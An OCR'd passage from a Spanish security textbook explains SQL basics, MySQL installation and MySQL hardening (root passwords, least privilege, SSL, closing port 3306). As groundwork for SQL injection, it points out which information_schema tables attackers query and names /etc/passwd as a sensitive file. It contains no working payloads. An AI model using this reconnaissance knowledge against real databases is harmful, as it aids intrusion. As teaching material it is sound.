MySQL es un DBMS relacional, de código abierto, muy utilizado en la actualidad y que funciona en múltiples plataformas. Puede obtenerse bajo licencia **GNU GLP**, pero las empresas que quieran utilizarlo en productos privados deben comprar la licencia.

Oracle Database es un DBMS desarrollado por **Oracle Corporation**, que ha tenido muchísimo éxito debido a que es muy completo y posee instalaciones para Windows, Linux y Solaris, entre otros S.O. Cuenta además con varias versiones. Podemos encontrar más información en su sitio web oficial: **www.oracle.com**.

Microsoft SQL Server, también conocido como **MSSQL**, es otro DBMS basado en el modelo relacional, soportado por los sistemas Windows Server. Facilita la gestión de la base de datos mediante un intuitivo entorno gráfico de administración. Podemos descargar una evaluación de 180 días desde la página oficial de Microsoft: **www.microsoft.com**.




Figura 3. Microsoft SQL Server ofrece un entorno gráfico para administrar las bases de datos.

MYSQL

Si queremos ampliar la información y conocer en detalle todos los tipos de licencias que existen hoy en día, estar al tanto de novedades, hacer consultas y descargar el producto, podemos visitar su web oficial: **www.mysql.com** o **http://dev.mysql.com.**

Existen otros DBMS muy conocidos y utilizados por las empresas y aplicaciones web para administrar sus bases de datos, como **IBM DB2**, **PostgreSQL**, **mSQL**, **Ingres**, **Informix**, entre otros.

Lenguaje SQL

SQL (*Structured Query Language*) es un lenguaje de consulta estructurado, utilizado por la mayoría de los DBMS relacionales, mediante el cual los gestores de bases de datos ejecutan las operaciones necesarias sobre la información almacenada y su estructura.

El lenguaje SQL está compuesto por comandos, cláusulas, operadores y funciones, que analizaremos a continuación. Saber armar correctamente las consultas SQL es indispensable para comprender y realizar ataques contra las bases de datos, tal como veremos en este capítulo.

> SQL ES EL LENGUAJE MÁS UTILIZADO POR LAS BASES DE DATOS RELACIONALES

Cuanto más conocimiento tengamos sobre el lenguaje SQL y la forma en que lo implementan los diferentes DBMS, más habilidad tendremos a la hora de atacar o defender nuestras bases de datos.




Figura 4. La herramienta **phpMyAdmin** para MySQL dispone de una consola para ejecutar consultas SQL escritas manualmente.

DDL y DML

Dentro de SQL tenemos dos lenguajes:

- **DDL** (*Data Definition Language*), utilizado para definir la estructura de la base de datos.
- **DML** (*Data Manipulation Language*), cuyo fin es manipular la información almacenada en la base de datos.

En cuanto a las operaciones básicas para definir los datos (DDL), contamos con los comandos **CREATE TABLE**, **ALTER TABLE** y **DROP TABLE**, para crear, modificar y eliminar tablas completas.

En el caso de que quisiéramos crear una tabla de países, la sintaxis DDL sería similar a la siguiente:

```
CREATE TABLE países(
                ID int(9) unsigned auto_increment not null,
                Nombre varchar(255) not null,
                Idioma varchar(255) not null,
                Tamaño varchar(255) not null,
                Población varchar(255) not null,
                KEY (ID)
)
```

Luego de ejecutarse el comando se creará la tabla **países** con las columnas **ID**, **Nombre**, **Idioma**, **Tamaño** y **Población**, con sus respectivas características. La columna **ID** es la **clave primaria**, que identifica de manera única los registros de una tabla.

Es importante que su valor se autoincremente cada vez que se añade un nuevo registro, para evitar así que existan dos identificadores iguales dentro de una misma tabla y para que los datos se puedan acceder de manera precisa.

MODELOS DE BASES DE DATOS

Aunque actualmente el modelo relacional es el más utilizado, no es el único que existe. El modelo jerárquico, uno de los más antiguos, es utilizado por **LDAP** (Lightweight Directory Access Protocol). También existe el modelo de red (similar al jerárquico), el de datos distribuidos y el orientado a objetos.




Figura 5. Creamos una tabla mediante un comando DDL en la base de datos **test** de MySQL.

Comandos DML

En esta sección profundizaremos en los comandos para la manipulación de datos (DML), ya que son utilizados en los ataques de inyección SQL, debido a que permiten extraer de una base de datos toda la información que se quiera, así como también insertar nueva, modificar la existente e incluso borrarla.

Para realizar una determinada búsqueda dentro de una base de datos y obtener el resultado esperado, creamos una consulta utilizando el comando **SELECT**. Por ejemplo, si quisiéramos traer absolutamente todos los registros que almacena una tabla, la consulta sería la siguiente:

```
SELECT * FROM nombre_tabla
```

Con el asterisco (*) indicamos que queremos visualizar todos los registros de la tabla **nombre_tabla**, que lógicamente debe ser reemplazada por la que corresponda en cada caso. Como podemos observar, la sintaxis SQL de comandos DML es bastante deducible, por lo que resulta simple y fácil de entender.

Si queremos agregar un nuevo registro usamos el comando **INSERT INTO**. Su sintaxis puede parecer más compleja, pero al acostumbrarnos a utilizar el lenguaje SQL nos daremos cuenta de que sigue manteniendo el mismo nivel de simplicidad.

```
INSERT INTO `países`(
`ID`, `Nombre`, `Idioma`, `Tamaño`, `Población`
) VALUES(
"","Argentina","Castellano","","42.192.494"
)
```




Figura 6. Un nuevo registro insertado en la tabla de **países** dentro de la base de datos **test** de MySQL.

Como observamos, la sintaxis de **INSERT INTO** requiere que especifiquemos previamente la tabla que almacenará el nuevo registro,

COMUNICACIÓN CON LAS BASES DE DATOS

La mayoría de los lenguajes de programación utilizados en la actualidad poseen librerías y funciones para el desarrollo de aplicaciones que necesiten almacenar información en una base de datos. Por ejemplo, PHP tiene una gran lista de funciones para conectarse e interactuar con MySQL y otros DBMS.

luego los nombres de las columnas existentes, y finalmente los valores que corresponden. En este caso tenemos cinco columnas, por lo cual hay que añadir cinco valores.

UPDATE es el comando DML para modificar los registros ya existentes en una tabla. Para comprender su funcionamiento, modificaremos el registro de Argentina que hemos agregado con **INSERT INTO**, cambiando el nombre del país. Ejecutamos la siguiente consulta:

> UN COMANDO DML PUEDE AÑADIR, CAMBIAR O ELIMINAR INFORMACIÓN DE UNA BASE DE DATOS

```
UPDATE `países` SET `Nombre`=”Uruguay”
```

El comando es breve, pero debemos tener en cuenta que cambiará el nombre del país a “Uruguay” en absolutamente todos los registros. Si este no fuera el resultado esperado, para cambiar el nombre a un solo registro deberemos utilizar la cláusula **WHERE**, que conoceremos en la siguiente sección.




Figura 7. El comando DML **UPDATE** modifica los registros de una tabla.

Cláusulas y funciones

El lenguaje SQL también está compuesto por **cláusulas**, que ayudan en gran medida a armar consultas mucho más específicas. Una de ellas

es **FROM** (utilizada anteriormente junto al comando **SELECT**), e indica la tabla que se va a consultar. Por ejemplo, si realizamos una búsqueda de información con el comando **SELECT**, tendremos que especificar dentro de qué tabla se encuentran los datos.

```
SELECT Nombre, Idioma FROM países
```

Otra cláusula, tan importante como útil, es **WHERE**, que sirve para especificar condiciones dentro de una consulta. Por ejemplo, el comando DML **DELETE**, utilizado para borrar datos, requiere que se le indique el registro que debe eliminar:

```
DELETE FROM países WHERE ID=1
```

Ejecutando esa consulta eliminaremos, de la tabla **países**, el registro con el identificador número uno. Si necesitamos cambiar el nombre del idioma a varios países, en lugar de hacerlo uno por uno y mientras la columna tenga el mismo valor para todos, podemos hacerlo mediante una simple consulta, utilizando la cláusula **WHERE**.

```
UPDATE países SET Idioma="Español Latino" WHERE Idioma="Castellano"
```

En todos los registros de la tabla **países** donde el idioma sea igual a "Castellano" se reemplazará por "Español Latino".

Al avanzar en técnicas de inyección SQL pueden ser de utilidad otras cláusulas que, si bien no utilizaremos en este capítulo, vamos a mencionar: **ORDER BY**, utilizada para mostrar el resultado de una

DOCUMENTACIÓN SOBRE INYECCIÓN SQL

El sitio web de OWASP ofrece bastante documentación sobre la técnica de inyección SQL. Podemos consultar en español el siguiente enlace: **www.owasp.org/index.php/Inyección_SQL**. También disponemos de un poco más de información en inglés: **www.owasp.org/index.php/Reviewing_Code_for_SQL_Injection**.

consulta en un orden específico –que pudiera ser **ASC** (ascendente) o **DESC** (descendente)– y **GROUP BY**, que sirve para mostrar los resultados en grupos específicos.




Figura 8. Mediante el uso de la cláusula **WHERE** se pueden añadir condiciones a la consulta SQL.

En cuanto a las funciones, solo mencionaremos la función **COUNT()**, que puede ser utilizada para obtener el número de registros que posee una tabla. Por ejemplo:

```
SELECT COUNT(*) FROM países
```

Esta breve consulta devuelve como resultado la cantidad total de registros que contiene la tabla **países**.

Además de comandos, cláusulas y funciones, también hay **operadores lógicos** y **de comparación**, como en la mayoría

FUNCIONES HASH

La **función hash** es un algoritmo capaz de generar una combinación de números y letras que representa de manera casi única un archivo o dato. A partir de un hash no se puede obtener el dato original que lo generó, por lo que son ampliamente utilizadas para evitar el almacenamiento de contraseñas en texto plano.

de los lenguajes de programación. La mejor manera de aprender SQL es realizar consultas con todo tipo de comandos dentro de la consola del DBMS.

Instalación de MySQL

Al hablar de los gestores de base de datos nombramos a MySQL como un DBMS relacional, de código abierto y muy utilizado. Aprovecharemos su simplicidad para instalarlo en nuestro servidor y realizar todas las prácticas del capítulo.

Descarga de paquetes

En el **Capítulo 1**, cuando instalamos Ubuntu Server, tuvimos la posibilidad de añadir el paquete LAMP, que viene con Apache, MySQL y PHP. Si no lo hicimos, deberemos instalarlo manualmente. Para hacerlo, ingresamos al archivo de MySQL en **http://downloads.mysql.com/archives.php**) y elegimos **MySQL Database Server**.




Figura 9. En el archivo de MySQL están disponibles las descargas necesarias, por versión y plataforma.

El archivo que descarguemos va a depender del sistema operativo que tengamos instalado en nuestro servidor web. Si estamos utilizando

Microsoft Windows podemos elegir la opción para dicho sistema y descargar el instalador de MySQL. Existen también versiones para Mac OS X, Sun Solaris y FreeBSD, así como paquetes RPM para las distribuciones GNU/LINUX. Por último, MySQL permite descargar el código fuente para poder compilarlo.

Instalación de componentes

Una vez obtenidos los archivos correspondientes a la plataforma de nuestro servidor web, procedemos a instalar el gestor MySQL. En el caso de Windows utilizaremos el instalador y seguiremos sus pasos, como con cualquier otra aplicación.




Figura 10. En esta figura vemos el instalador del DBMS MySQL para Microsoft Windows.

Si estamos utilizando una distribución Linux con soporte para paquetes RPM la instalación también será sencilla. En primer lugar,

DOCUMENTACIÓN SOBRE MYSQL

El gestor de bases de datos MySQL tiene un sitio web oficial muy completo, con documentación de todo tipo para satisfacer las necesidades de usuarios y desarrolladores. La información está disponible en varios idiomas y podemos acceder a las guías desde **http://dev.mysql.com**.

instalamos el intérprete del lenguaje **Perl** para evitar errores de dependencias en MySQL. Luego, ejecutamos la siguiente secuencia de comandos:

```
rpm -ivh MySQL-shared-(version).rpm

rpm -ivh MySQL-server-(versión).rpm

rpm -ivh MySQL-client-(versión).rpm
```

Por último, si queremos hacer la compilación directamente desde el código fuente, tendremos que consultar la documentación de la página oficial de MySQL. Los pasos varían un poco según la versión, por lo cual debemos consultar la guía correspondiente a la versión descargada.




Figura 11. En la página oficial de MySQL hay disponible una guía paso a paso para instalar el DBMS desde el código fuente.

information_schema y mysql

El gestor MySQL instala por defecto al menos dos bases de datos, debido a que el DBMS necesita un lugar donde almacenar todos los datos relacionados con la estructura de la información y los usuarios que pueden acceder, entre otros ítems.

information_schema es la base de datos instalada por defecto, que almacena información acerca de todas las otras bases que mantiene el servidor MySQL (por ejemplo, los nombres de las tablas, el tipo de dato de las columnas, los permisos de acceso, etcétera).

Las tablas de **information_schema** a menudo consultadas en los ataques de inyección SQL en MySQL son:

- **Schemata**: contiene información sobre las bases de datos alojadas en el servidor.
- **Tables**: proporciona información acerca de las tablas de todas las bases de datos.
- **Columns**: almacena información sobre las columnas de cada una de las tablas.




Figura 12. Listado de tablas de la base de datos **`information_schema`**.

La otra base de datos instalada por defecto es **mysql**, que almacena información sobre el gestor en sí. Una de las tablas que contiene guarda los datos de acceso de los usuarios del DBMS.

Cuestiones de seguridad

Al instalar un servidor de bases de datos MySQL debemos tener en cuenta algunos aspectos de seguridad sumamente importantes. En esta sección del capítulo aprenderemos a implementar seguridad sobre la

base de datos respecto a usuarios, permisos, conexiones, puertos y servicios de MySQL. Estas medidas de protección pueden aplicarse de manera similar en otros DBMS.

Asignar contraseñas

Al instalarse, MySQL crea una cuenta llamada **root**, con permisos de administración sobre todas las bases de datos. Esta cuenta no viene configurada con contraseña, por lo cual cualquier persona podría ingresar al DBMS como usuario **root** y obtener los permisos más elevados sin inconvenientes. Nuestro primer paso de seguridad al instalar MySQL, entonces, debe ser asignar una contraseña segura al usuario **root**.

Dentro de MySQL también existen las cuentas **anónimo**, que tampoco tienen contraseña. Si bien estos usuarios no cuentan con privilegios de administración, se recomienda asignarles una clave segura o directamente eliminarlos. En caso de crear más cuentas, no olvidemos asignarles sus respectivas claves. Si observamos la tabla **user** de la base de datos **mysql**, notaremos que las contraseñas de los usuarios no aparecen en texto plano. Esto sucede porque el DBMS utiliza la función **PASSWORD()** para generar un hash de las claves asignadas a cada cuenta. Hasta la versión 4.1 de MySQL el algoritmo utilizado generaba un hash de 16 bytes; actualmente, es de 41 bytes, lo cual dificulta un poco más a un atacante la obtención de la contraseña original.




Figura 13. Contraseña segura asignada al usuario **root** mediante la función **PASSWORD()** de MySQL.

Control de privilegios

Como segundo paso de seguridad, debemos administrar correctamente los privilegios de todos los usuarios creados en MySQL. Utilizaremos una cuenta con los permisos mínimos para que realice las consultas que envían los usuarios de la aplicación, a fin de limitar el uso de la cuenta **root** únicamente a tareas administrativas.

> DEBEMOS ASIGNAR UNA CONTRASEÑA SEGURA AL USUARIO ROOT CUANDO INSTALAMOS MYSQL

Es importante que el usuario **root** sea el único que pueda consultar la información de la tabla **user**, ya que contiene las contraseñas asignadas a todas las cuentas. Si bien las claves están en formato hash, la información no debe ser expuesta innecesariamente.

Cifrar conexiones

Siempre que transmitamos datos sensibles a través de internet, como claves privadas e información confidencial, debemos utilizar una conexión cifrada mediante **SSL** (*Secure Sockets Layer*). Así, evitaremos enviar nuestros datos en texto plano, dificultando la tarea del atacante. El gestor de bases de datos MySQL soporta conexiones SSL internas desde la versión 4.0.0.

Puertos y servicios

MySQL utiliza el puerto 3306 por defecto y debemos asegurarnos de que no sea accesible desde equipos ajenos, es decir, que esté cerrado. Para averiguar su estado podemos utilizar un escáner de puertos como **NMAP** o realizar una conexión mediante NetCat a nuestro servidor

ACCIONES PROHIBIDAS

No debemos permitir que el DBMS tenga permisos para crear nuevos archivos ni acceder a directorios con información sensible sobre el servidor web (por ejemplo, **/etc/passwd** en Linux). Si esto ocurre, le facilitaremos la tarea al atacante y éste podría llegar a comprometer el sistema completo.

web, a través del puerto 3306, y analizar su respuesta. Si no logramos conectarnos, está cerrado; de lo contrario, tendremos que bloquearlo en nuestro firewall.

